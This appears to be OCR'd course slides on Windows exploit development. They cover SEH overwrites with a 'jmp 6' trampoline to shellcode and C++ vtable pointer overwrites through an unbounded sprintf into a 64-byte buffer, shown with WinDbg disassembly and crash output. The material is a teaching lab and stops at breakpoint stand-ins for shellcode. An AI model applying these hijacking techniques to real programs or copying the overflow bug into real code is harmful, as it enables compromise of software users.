
- In the real world you want your shellcode/exploit to do something beyond triggering a breakpoint.
- The 4 byte shellcode you should actually be using is an x86 relative jump instruction to somewhere that contains your real shellcode.
- The canonical example is to overwrite the next_exception_handler pointer with a jmp 6 instruction, and then place your shellcode directly after the overwritten exception handler function pointer. Then when the jmp 6 is executed, it will jmp directly to your shellcode.



```
00401074 6a01            push    1
00401076 50              push    eax
00401077 ff15a0204000    call    dword ptr [seh_overflow!_imp__fread (004020a0)]
0040107d 8b8c2420040000  mov     ecx,dword ptr [esp+420h]
00401084 56              push    esi
00401085 8901            mov     dword ptr [ecx],eax
00401087 ff159c204000    call    dword ptr [seh_overflow!_imp__fclose (0040209c)]
0040108d 83c414          add     esp,14h
00401090 5f              pop     edi
00401091 5e              pop     esi
00401092 81c400040000    add     esp,400h
00401098 c3              ret
00401099 cc              int     3
0040109a cc              int     3
0040109b cc              int     3
0040109c cc              int     3
0040109d cc              int     3
0040109e cc              int     3
0040109f cc              int     3
seh_overflow!main:
004010a0 51              push    ecx
004010a1 56              push    esi
004010a2 8b35a8204000    mov     esi,dword ptr [seh_overflow!_imp__printf (004020
004010a8 6800104000      push    offset seh_overflow!prize (00401000)
004010ad 6844214000      push    offset seh_overflow!`string' (00402144)
004010b2 ffd6            call    esi
004010b4 8d44240c        lea     eax,[esp+0Ch]
004010b8 50              push    eax
004010b9 6864214000      push    offset seh_overflow!`string' (00402164)
004010be ffd6            call    esi
004010c0 8b4c2420        mov     ecx,dword ptr [esp+20h]
004010c4 83c410          add     esp,10h
004010c7 837c240c02      cmp     dword ptr [esp+0Ch],2
004010cc c744240444332211 mov     dword ptr [esp+4],11223344h
004010d4 7413            je      seh_overflow!main+0x49 (004010e9)
004010d6 8b11            mov     edx,dword ptr [ecx]
```

```
0:000> !teb
TEB at 7ffdf000
    ExceptionList:        0012ffb0
    StackBase:            00130000
    StackLimit:           00126000
    SubSystemTib:         00000000
    FiberData:            00001e00
    ArbitraryUserPointer: 00000000
    Self:                 7ffdf000
    EnvironmentPointer:   00000000
    ClientId:             00000f38 . 00000ea0
    RpcHandle:            00000000
    Tls Storage:          00000000
    PEB Address:          7ffd4000
    LastErrorValue:       0
    LastStatusValue:      c0000135
    Count Owned Locks:    0
    HardErrorMode:        0
0:000> dd 12ffb0
0012ffb0  909006eb 004010e6 cccccccc 00000000
0012ffc0  0012fff0 7c817077 00b7f6f2 00b7f762
0012ffd0  7ffd4000 8054b6ed 0012ffc8 85d1a020
0012ffe0  ffffffff 7c839ad8 7c817080 00000000
0012fff0  00000000 00000000 004013ad 00000000
00130000  78746341 00000020 00000001 0000249c
00130010  000000c4 00000000 00000020 00000000
00130020  00000014 00000001 00000006 00000034
0:000> u 12ffb0
0012ffb0 eb06            jmp     0012ffb8
0012ffb2 90              nop
0012ffb3 90              nop
0012ffb4 e610            out     10h,al
0012ffb6 40              inc     eax
0012ffb7 00cc            add     ah,cl
0012ffb9 cc              int     3
0012ffba cc              int     3
0:000> u 12ffb8
0012ffb8 cc              int     3
```

- Let’s try this relative jump trick to give us more than 4 bytes for shellcode.
- Your exception handler should look similar to what you see in my debugger above.
- Note the opcodes for relative jump forward 6 are 0xeb 0x06. I’ve used 2 NOP’s to pad out the additional 2 bytes we have in the next exception handler pointer.




```
00130020  00000014 00000001 00000000 00000034
0:000> u 12ffb0
0012ffb0 eb06            jmp     0012ffb8
0012ffb2 90              nop
0012ffb3 90              nop
0012ffb4 e610            out     10h,al
0012ffb6 40              inc     eax
0012ffb7 00cc            add     ah,cl
0012ffb9 cc              int     3
0012ffba cc              int     3
0:000> u 12ffb8
0012ffb8 cc              int     3
0012ffb9 cc              int     3
0012ffba cc              int     3
0012ffbb cc              int     3
0012ffbc 0000            add     byte ptr [eax],al
0012ffbe 0000            add     byte ptr [eax],al
0012ffc0 f0ff12          lock call dword ptr [edx]
0012ffc3 007770          add     byte ptr [edi+70h],dh
0:000> g
(b30.b34): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000450 ebx=00000000 ecx=41414141 edx=003431e8 esi=785b7408 edi=785520c1
eip=00401085 esp=0012fb50 ebp=0012ffc0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
seh_overflow!read_file+0x75:
00401085 8901            mov     dword ptr [ecx],eax  ds:0023:41414141=????????
0:000> g
(b30.b34): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=0012f868 edx=7c9032bc esi=7c9032a8 edi=00000000
eip=0012ffb8 esp=0012f78c ebp=0012f7a0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0012ffb8 cc              int     3
```

- Now we've moved out of our 4 byte boundary and have room for real shellcode.
- I'll leave executing "real" shellcode as an exercise for the bold. Note there are more unexpected challenges you will run into.

C++ Super Happy Fun Land


- C++ Provides lots of super happy fun features, like classes and polymorphism etc.
- These features are good for programmers, and good for exploit developers!
- Behind the scenes what is really implementing all these features is liberal use of function pointers.
- Thus, in a C++ application you usually have a lot of function pointers flying around that you can target for gaining control of EIP.



```
class Person {
public:
    char name[64];
    void SetName(char *str) {
        sprintf(name, "my name is: %s", str);
    }

    void GetName() {
        printf("%s\n", name);
    }

    virtual void Action() {
        printf("I pay taxes...\n");
    }
};

class Student : public Person {
public:
    virtual void Action() {
        printf("I study...\n");
    }
};
```


- Consider the following class hierarchy.
- Notice that it contains virtual functions, this is important.

```
int main(int argc, char **argv)
{
    Person p1;
    Student p2;
    Person *ptr;

    ptr = &p1;
    ptr->SetName("Joe");
    ptr->GetName();
    ptr->Action();

    ptr = &p2;
    ptr->SetName("Bob");
    ptr->GetName();
    ptr->Action();
```




```
C:\class\vtable_overflow\Debug>vtable_overflow
my name is: Joe
I pay taxes...
my name is: Bob
I study...

C:\class\vtable_overflow\Debug>_
```

- With Virtual Functions you can implement polymorphic type functionality.
- Even though “ptr” is of type person, it correctly calls the Student version of Action() thanks to polymorphism.
- How is all this implemented under the hood?



```
0:000> dc p1
0012ff1c  00415760 6e20796d 20656d61 203a7369  `WA.my name is: 
0012ff2c  00656f4a cccccccc cccccccc cccccccc  Joe.............
0012ff3c  cccccccc cccccccc cccccccc cccccccc  ................
0012ff4c  cccccccc cccccccc cccccccc cccccccc  ................
0012ff5c  cccccccc cccccccc bdb971b7 0012ffb8  .........q......
0012ff6c  00411f58 00000001 00343250 00343818  X.A.....P24..84.
0012ff7c  bdb97167 00b7f6f2 00b7f72c 7ffda000  gq......,.......
0012ff8c  82d88d30 00000000 00000000 00130000  0...............
```

- Whenever you declare a class with virtual functions, what you are really ending up with in memory is basically a C structure in memory.
- This structure contains all of your variables (like the name[64] buffer), as well as a pointer to a function pointer table.
- This function pointer table stores pointers to all of the methods your C++ class implements.




```
0:000> dd 415760
00415760  004110a5 00000000 61702049 61742079
00415770  2e736578 000a2e2e 00000000 00416538
00415780  0041118b 00000000 74732049 2e796475
00415790  000a2e2e 00000000 00416594 004110dc
004157a0  00000000 00000000 003a0066 0064005c
004157b0  005c0064 00630076 006f0074 006c006f
004157c0  005c0073 00720063 005f0074 006c0062
004157d0  005c0064 00650073 0066006c 0078005f
0:000> u 4110a5
vtable_overflow!ILT+160(?ActionPersonUAEXXZ):
004110a5 e9f6060000      jmp     vtable_overflow!Person::Action (004117a0)
```

- Here I examine the function pointer table associated with p1 (which is of type Person).
- Notice the first entry in the function pointer table is for the Person::Action method.


Target Acquired

- The main point to realize is that whenever we declare a C++ class with virtual methods, the pool of memory where it exists (the heap, the stack, etc…) now contains a pointer to a function pointer table which will eventually be used to call the function.
- In the event of an overflow, we can overwrite this pointer value so that our code will be called the next time a virtual method is called.
- Let's see this in action.




```
int main(int argc, char **argv)
{
    Person p1;
    Student p2;
    Person *ptr;


    char *buf = new char[256];
    memset(buf,0x41,256);
    p2.SetName(buf);

    ptr = &p1;
    ptr->Action();
```

- An overflow occurs during the SetName operation, corrupting the virtual table pointer for Person p1.
- When one of p1’s virtual methods is called (Action() in this case), that corrupted virtual table pointer will be used to try to locate the correct Action() function. Since the table is corrupt, we should see a nice crash.




```
int main(int argc, char **argv)
{
        Person p1;
        Student p2;
        Person *ptr;


        char *buf = new char[256];
        memset(buf,0x41,256);
        p2.SetName(buf);

        ptr = &p1;
        ptr->Action();


        /*
        ptr = &p1;
        ptr->SetName("Joe");
        ptr->GetName();
        ptr->Action();

        ptr = &p2;
        ptr->SetName("Bob");
        ptr->GetName();
        ptr->Action();
*/




        return 0;
```




```
Microsoft (R) Windows Debugger Version 6.11.0001.404 X86
Copyright (c) Microsoft Corporation. All rights reserved.

CommandLine: vtable_overflow
Symbol search path is: SRV*C:\WINDOWS\Symbols*http://msdl.microsoft.com/download/symbo
Executable search path is:
ModLoad: 00400000 0041b000   vtable_overflow.exe
ModLoad: 7c900000 7c9b2000   ntdll.dll
ModLoad: 7c800000 7c8f6000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 10200000 10323000   C:\WINDOWS\WinSxS\x86_Microsoft.VC90.DebugCRT_1fc8b3b9a1e
(a50.a3c): Break instruction exception - code 80000003 (first chance)
eax=00251eb4 ebx=7ffdc000 ecx=00000003 edx=00000008 esi=00251f48 edi=00251eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:000> g
(a50.a3c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012ff1c ebx=7ffdc000 ecx=0012ff1c edx=41414141 esi=0012fddc edi=0012ff68
eip=004114db esp=0012fddc ebp=0012ff68 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
vtable_overflow!main+0x9b:
004114db 8b02            mov     eax,dword ptr [edx]  ds:0023:41414141=????????
```

- The exploitability of this is at first unclear because crashing on mov eax, [edx] doesn't look very exciting. We should look closer.



```
004114d1 8b10            mov     edx,dword ptr [eax]
004114d3 8bf4            mov     esi,esp
004114d5 8b8d5cffffff    mov     ecx,dword ptr [ebp-0A4h]
